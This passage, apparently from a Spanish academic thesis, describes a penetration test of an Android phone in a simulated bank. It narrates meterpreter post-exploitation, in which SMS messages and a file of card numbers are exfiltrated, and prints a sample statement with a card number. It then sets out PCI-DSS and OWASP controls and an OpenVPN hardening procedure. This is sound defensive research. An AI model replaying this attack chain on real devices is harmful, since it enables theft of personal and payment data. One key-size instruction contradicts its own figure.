[*] Starting the payload handler...
```

Figura 34 Configuración servidor atacante

Fuente: Autoría propia

Tiempo después de la ejecución de comando exploit que coloca a la escucha el puerto 4466 al servidor del atacante, se evidencia la creación de la sesión 5 de meterpreter.




Figura 35 Conexión establecida

Fuente: Autoría propia

Con el comando sysinfo se obtiene información del sistema operativo y versión del kernel del dispositivo comprometido.




Figura 36 Información del sistema

Fuente: Autoría propia

Getuid provee el ID del usuario con el cual se está ejecutando la sesión de meterpreter y el comando check root permite validar si el dispositivo esta rooteado.

Figura 37 Usuario en el sistema

Fuente: Autoría propia

En la siguiente imagen es posible apreciar algunos de los comandos, para ejecutar las funcionalidades de meterpreter en un dispositivo móvil comprometido.

Figura 38 Comandos disponibles

Fuente: Autoría propia

Con el comando shell se obtiene una sesión remota en la cual se pueden ejecutar algunos comandos de Linux que funcionan en Android, también es posible navegar por los directorios del dispositivo entre otras utilidades.

6.5 Fase post-explotación de las vulnerabilidades

En la fase siguiente a la explotación se procedió a realizar las siguientes actividades:

- Descargar en la máquina del atacante los mensajes de texto del dispositivo móvil comprometido.
- Navegar por los directorios del dispositivo móvil y descargar información confidencial o de alto valor para la organización.

Es posible también usando el micrófono del dispositivo móvil, grabar conversaciones en las reuniones de alta gerencia.




Figura 39 Directorios listados en sesión shell

Fuente: Autoría propia

En la siguiente imagen se evidencia que fueron comprometidos 50 mensajes de texto, almacenados en el dispositivo móvil.




Figura 40 SMS comprometidos

Fuente: Autoría propia

Para la prueba fue creado el directorio Banco Unir en la tarjeta SD del dispositivo.

Figura 41 Carpeta con información confidencial

Fuente: Autoría propia

Los ficheros Extracto_Banco_Unir.Pdf y Numeros_Tarjeta_Clientes_re, suponen tener información confidencial asociada a tarjetas de pago.




Figura 42 Ficheros con información confidencial

Fuente: Autoría propia

Se procede a leer con el comando cat en linux el archivo Numeros_Tarjeta_clientes_re.txt, con 74 datos con números de cuentas principales (PAN); el cual corresponde a un fichero de números de tarjeta que le habían enviado al funcionario para hacer seguimiento a los rediferidos solicitados por los clientes del Banco Unir.

Figura 43 Información comprometida

Fuente: Autoría propia

De igual manera es posible realizar la descarga de los ficheros a la máquina atacante, lo cual garantiza que el actor malicioso va a tener posesión completa de la información y se evidencia total compromiso de la confidencialidad y la integridad de la información.




Figura 44 Robo de información

Fuente: Autoría propia

En la siguiente imagen se puede apreciar que los ficheros fueron descargados, de manera exitosa al servidor atacante.





Figura 45 Verificación del éxito del robo

Fuente: Autoría propia

El fichero extracto_bancounir.pdf, correspondiente al cliente Angel Daniel López Martinez y el número PAN 4824512003355306 asociado a la tarjeta de pago del ambiente simulado, fue comprometido.



BANCO UNIR VISA

LOPEZ MARTINEZ ANGEL DANIEL
CL 35 A NO 6-89
11001 – BOGOTA – COLOMBIA

TARJETA DE CREDITO NÚMERO 4824512003355306

FECHA DE FACTURACION	15/03/2016
CUPO TOTAL	CUPO DISPONIBLE
$8.000.000	$4.500.000
SALDO TOTAL	SALDO A SU FAVOR
$350.000	$0
PAGUE HASTA	PAGO MINIMO
30/03/2016	$123.455

FECHA	DETALLE	VALOR COMPRA	CARGOS Y ABONOS	SALDO
02/03/2016	UNIR COMPRAS INTERNACIONALES	$3.500.000	$123.455	$3.376.545

Figura 46 Extracto Banco Unir

Fuente: Autoría propia

6.5.1 Resultados de la prueba de concepto fase explotación y post-explotación.

En la siguiente tabla es posible evidenciar los resultados del test de penetración, realizado en las fases de explotación y post-explotación.

CONVENCIONES	ID	Detalle	Cuantificación
Complejidad	COM	Valoración de la complejidad para realizar el ataque, en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Menos complejo 10= Más complejo
Éxito explotación	EXE	Se mide si se logró explotar la vulnerabilidad, propuesta en el ataque, en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Menos complejo 10= Más complejo

Compromiso de la información confidencial	**CIC**	Volumen de información confidencial en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Mínimo de información 10= El total de la información
N/A	**N/A**	No aplica cuantificar o no tiene relevancia sobre el atributo.	N/A

Tabla 11 Convenciones test de penetración

Fuente: Autoría propia

ATAQUE	TECNICA	COM	EXE	CIC	% EFECTIVIDAD DEL ATAQUE
Comprometer SMS	Control remoto (Metasploit)	1	10	10	**95%**
Elevación de privilegios	Rooting	3	10	N/A	**70%**
Descarga e instalación de apk maliciosa	Control remoto (Metasploit)	2	10	N/A	**80%**
Robo de credenciales (FTP)	Ataque de hombre en el medio (MIT)	2	10	10	**90%**
Robo de información confidencial	Control remoto (Metasploit)	1	10	10	**95%**
Instalación apk maliciosa sd card	Control remoto (Metasploit)	2	10	N/A	**80%**
Vulnerabilidad Stagefright (CVE-2015-6602)	Exploit	N/A	0	N/a	**0%**

Tabla 12 Resultados test de penetración

Fuente: Autoría propia

7 Controles

Posterior a la validación de los resultados de la fases correspondientes al test de penetración se procede a verificar las alternativas de mitigación para las vulnerabilidades explotadas; dicho esto la primera acción es evaluar la viabilidad de la aplicación de las directrices de seguridad de la industria de tarjetas de pago (PCI-DSS) indicadas en los numerales 1.4 y 4.1 (Industria de tarjetas de pago PCI v 3.0, 2013):

ID.	Controles Industria de tarjetas de pago (PCI-DSS)
C1-1.4	Instale software de firewall personal en todos los dispositivos móviles o de propiedad de los trabajadores que tengan conexión a Internet cuando están fuera de la red (por ejemplo, computadoras portátiles que usan los trabajadores), y que también se usan para acceder a la red. Las configuraciones de firewalls incluyen lo siguiente: • Los parámetros específicos de configuración se definen para cada software de firewall personal. • El software de firewall personal funciona activamente. • Los usuarios de dispositivos móviles o de propiedad de los trabajadores no pueden alterar el software de firewall personal.
C2-4.1	Utilice cifrado sólido y protocolos de seguridad (por ejemplo, SSL/TLS, IPSEC, SSH, etc.) para proteger los datos confidenciales del titular de la tarjeta durante la transmisión por redes públicas abiertas, como por ejemplo, las siguientes: • Solo se aceptan claves y certificados de confianza. • El protocolo implementado solo admite configuraciones o versiones seguras. • La solidez del cifrado es la adecuada para la metodología de cifrado que se utiliza.

Tabla 13 Controles Industria de tarjetas de pago (PCI-DSS)

Fuente (Industria de Tarjetas de Pago PCI v 3.0, 2013)

Como segunda opción están los controles propuestos por el proyecto owasp mobile, están compuestos por 12 controles:

ID.	Controles owasp mobile
C1	Identificar y proteger los datos sensibles en el dispositivo móvil
C2	Proteger credenciales de autenticación
C3	Garantizar que los datos sensibles están protegidos durante el transporte
C4	Implementar la autenticación, autorización y gestión de sesiones correctamente
C5	Mantener el “backend de APIs” (servicios) y la plataforma (servidor) seguro
C6	Garantizar la seguridad en la integración con terceras partes
C7	Prestar especial atención a la recogida, almacenamiento y uso de los datos del usuario
C8	Implementar controles para proteger los servicios de pago en el dispositivo móvil
C9	Garantizar la distribución segura de aplicaciones móviles y las actualizaciones
C10	Revise cuidadosamente cualquier interpretación de tiempo de ejecución de código de errores

Tabla 14 Controles owasp mobile

Fuente (owasp, 2015)

De acuerdo a la validación de los controles propuestos por la industria de tarjetas de pago (PCI) y el proyecto owasp mobile, con el fin de mitigar los riesgos encontrados en la fase de análisis de vulnerabilidades se recomienda realizar las siguientes actividades y definirlas en las políticas de aseguramiento de dispositivos móviles Android lollipop v. 5.1 como controles:

- Cifrar canal de comunicación.
- Configurar reglas de firewall en el dispositivo móvil.
- Deshabilitar la instalación de software y el acceso por USB.
- Deshabilitar la tarjeta SD.
- Forzar usar contraseñas para acceder al dispositivo.
- Forzar a no rehusar las 13 últimas contraseñas.
- Bloquear el dispositivo después de 30 segundos.
- Instalación software Antivirus.
- Instalación solución MDM.
- Cifrar el dispositivo.
- Deshabilitar depuración USB.
- Deshabilitar instalación de fuentes desconocidas.
- Deshabilitar usuario ROOT.
- Instalar actualizaciones del fabricante.
- Habilitar registros de auditoría.

7.1 Generación del documento guía de aseguramiento

Posterior a la identificación de los controles aplicables a los riesgos identificados, se procede a generar el documento:

- Guía de aseguramiento de dispositivos móviles Android para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago (PCI-DSS)

Guía de aseguramiento dispositivos móviles Android para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago [PCI-DSS]

Fecha de aseguramiento:	10/09/2016	**Fecha de entrega:**	22/09/2016
Nombre del dispositivo:	Lenovo Angus a 2010	**Funcionario que recibe:**	Jorge Ramió
Imei:	867530031280132	**Área:**	Gerencia de TI
Funcionario que realiza el aseguramiento:	Angel Daniel Lopez Martinez	**Cargo:**	Gerente
		Clasificacion de activos:	Si

BANCO UNIR

RECURSOS REQUERIDOS	SI (X)	NO (X)
Aplicaciones	X	
Correo	X	
Mensajería	X	
Almacenamiento de datos	X	
Intranet	X	
Token		X
Llaves de descifrado	X	

ID	CONFIGURACIÓN CONTROLES DE SEGURIDAD REQUISITOS (PSI-DSS)	APLICADO SI (X)	APLICADO NO (X)	JUSTIFICACION EN CASO DE NO APLICAR EL CONTROL
C1	Configurar túnel cifrado de comunicación	X		
C2	Configurar reglas de firewall en el dispositivo móvil	X		
C3	Deshabilitar la instalación de software y el acceso por USB	X		
C4	Deshabilitar la tarjeta SD	X		
C5	Forzar usar contraseñas para acceder al dispositivo	X		
C6	Forzar a no rehusar las 13 últimas contraseñas	X		
C7	Bloquear el dispositivo después de 30 segundos	X		
C8	Instalación software Antivirus	X		
C9	Instalación solución MDM	X		
C10	Cifrar el dispositivo	X		
C11	Deshabilitar depuración USB	X		
C12	Deshabilitar instalación de fuentes desconocidas	X		
C13	Deshabilitar usuario ROOT	X		
C14	Instalar actualizaciones del fabricante	X		
C15	Habilitar registros de auditoria	X		

Figura 47 Guía de aseguramiento de dispositivos móviles Android para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago (PCI-DSS) Fuente: Autoría propia

7.2 Implementación de controles

Siguiendo con los lineamientos definidos en el documento guía de aseguramiento de dispositivos móviles Android, se procede a la implementación de los controles seleccionados como aplicables para las pruebas realizadas, con el objetivo de mitigar los riesgos identificados y las vulnerabilidades explotadas en el desarrollo del ataque al smartphone.

7.2.1 Cifrar canal de comunicación

El control propuesto está dirigido la creación de un canal de comunicación cifrado entre el dispositivo móvil Android y la infraestructura tecnológica del entorno financiero, en el cual a través de un túnel VPN-SSL se va a realizar la comunicación del tráfico generado por el dispositivo móvil y la VPS en el Banco Unir.

El servidor privado virtual corresponde a una máquina con sistema operativo kali Linux, administrado por la organización financiera Banco Unir del entorno simulado. Este sistema fue elegido ya que es totalmente compatible con Open-vpn basado el protocolo SSL/TLS que posibilita autenticación y cifrado.

La elección de Open-vpn obedeció principalmente a que cumple con los requerimientos técnicos exigidos por la industria de tarjetas de pago, para proteger los datos confidenciales del titular de la tarjeta durante la transmisión por redes públicas abiertas.




Figura 48 Esquema canal de comunicación seguro

Fuente: Autoría propia

Como se evidencia en la imagen inmediatamente anterior, el tráfico que sale del dispositivo móvil Android se trasmite por un canal seguro de comunicación, el cual garantiza la confidencialidad e integridad de los datos de titulares de tarjetas de pago.

Para establecer el túnel con openvpn se debe tener instalado en el VPS (servidor privado virtual) y en el dispositivo móvil.

El primer paso es realizar la instalación de openvpn y openssl, por medio del comando en linux apt-get install.

```
root@kali:~# apt-get install openvpn openssl
```

Figura 49 Instalación openvpn y openssl

Fuente: Autoría propia

Seguidamente se debe modificar el fichero vars y se procede a cambiar el valor:

Export_KEY_SIZE=1024 a Export_KEY_SIZE=1024

```
GNU nano 2.5.1                Fichero: vars

# as well as the one-time DH parms
# generation process.
export KEY_SIZE=2048
```

Figura 50 Tamaño del parámetro Diffie Hellman

Fuente: Autoría propia

Se deben configurar los datos de la organización.

```
# In how many days should the root CA key expire?
export CA_EXPIRE=3650

# In how many days should certificates expire?
export KEY_EXPIRE=3650

# These are the default values for fields
# which will be placed in the certificate.
# Don't leave any of these fields blank.
export KEY_COUNTRY="CO"
export KEY_PROVINCE="BO"
export KEY_CITY="bogota"
export KEY_ORG="BancoUnir"
export KEY_EMAIL="admin@bancounir.com.co"
export KEY_OU="Banco Unir"
```

Figura 51 Configuración del certificado

Fuente: Autoría propia

Posteriormente se generan los parámetros Diffie Hellman, los cuales serán utilizados para realizar el intercambio de claves entre el servidor y el cliente de manera segura.




Figura 52 Creación parámetros DH

Fuente: Autoría propia

Con el comando. /build-ca se procede a crear el certificado y la clave privada de la autoridad certificadora para el ambiente de pruebas.

Figura 53 Creación del certificado

Fuente: Autoría propia

Se crean los ficheros:

- Ca.crt: Certificado raíz público de la autoridad certificadora.
- Ca.key: Clave privada de la autoridad de certificación.

Figura 54 Clave privada y certificado Raíz

Fuente: Autoría propia

La ejecución del comando ./build-key-server permite crear la clave privada y el certificado del servidor.

Figura 55 Creación clave privada servidor

Fuente: Autoría propia

En medio de la ejecución del proceso de build-key-server banco unir, se imprimen en pantalla los valores que se habían modificado en el archivo vars.




Figura 56 Proceso creación key server

Fuente: Autoría propia

Se crean los archivos:

- Bancounir.crt: Certificado público del servidor.
- Bancounir.csr: Petición de certificado que se envía a la autoridad certificadora.
- Bancounir.key: Clave privada del servidor.

Figura 57 Ficheros creados

Fuente: Autoría propia

Por último se realiza la creación del certificado y la clave del cliente, por medio de la ejecución del comando ./build-key usuariovpn.

Figura 58 Creación clave privada y certificado usuario

Fuente: Autoría propia

Se crean los archivos:

- Usuariovpn.crt: Certificado público del cliente.
- Usuariovpn.csr: Petición de certificado que se envía a la autoridad certificadora.
- Usuariovpn.key: Clave privada del cliente.

Figura 59 Ficheros creados

Fuente: Autoría propia

Para asegurar el canal de comunicación usando autenticación TLS se procede a ejecutar el comando openvpn --genkey --secretta.key; como resultado se obtiene el fichero:

- Ta.key




Figura 60 Clave secreta TLS

Fuente: Autoría propia

En todas las transacciones de SSL/TLS en la fase de handshake entre el servidor y el cliente, el fichero ta.key posibilita introducir una firma digital HMAC que permite la autenticación, protegiendo la integridad utilizando método hash y una clave secreta.

La configuración del servidor vpn se realiza modificando el archivo server.conf y de igual manera el cliente se configura realizando la modificación del fichero client.conf.

Figura 61 Ficheros de configuración

Fuente: Autoría propia

En los ficheros client.conf y server.conf se modifican atributos asociados a:

- Protocolo.
- Puertos.
- Dirección ip.
- Ubicación de los certificados.
- Clave privada.
- Se activa la autenticación TLS.
- Algoritmo de cifrado.

Se realiza la configuración de credenciales de acceso a la interfaz vpn, en caso que el funcionario pierda el dispositivo móvil, para que la aplicación cliente solicite un usuario y contraseña para la autenticación.

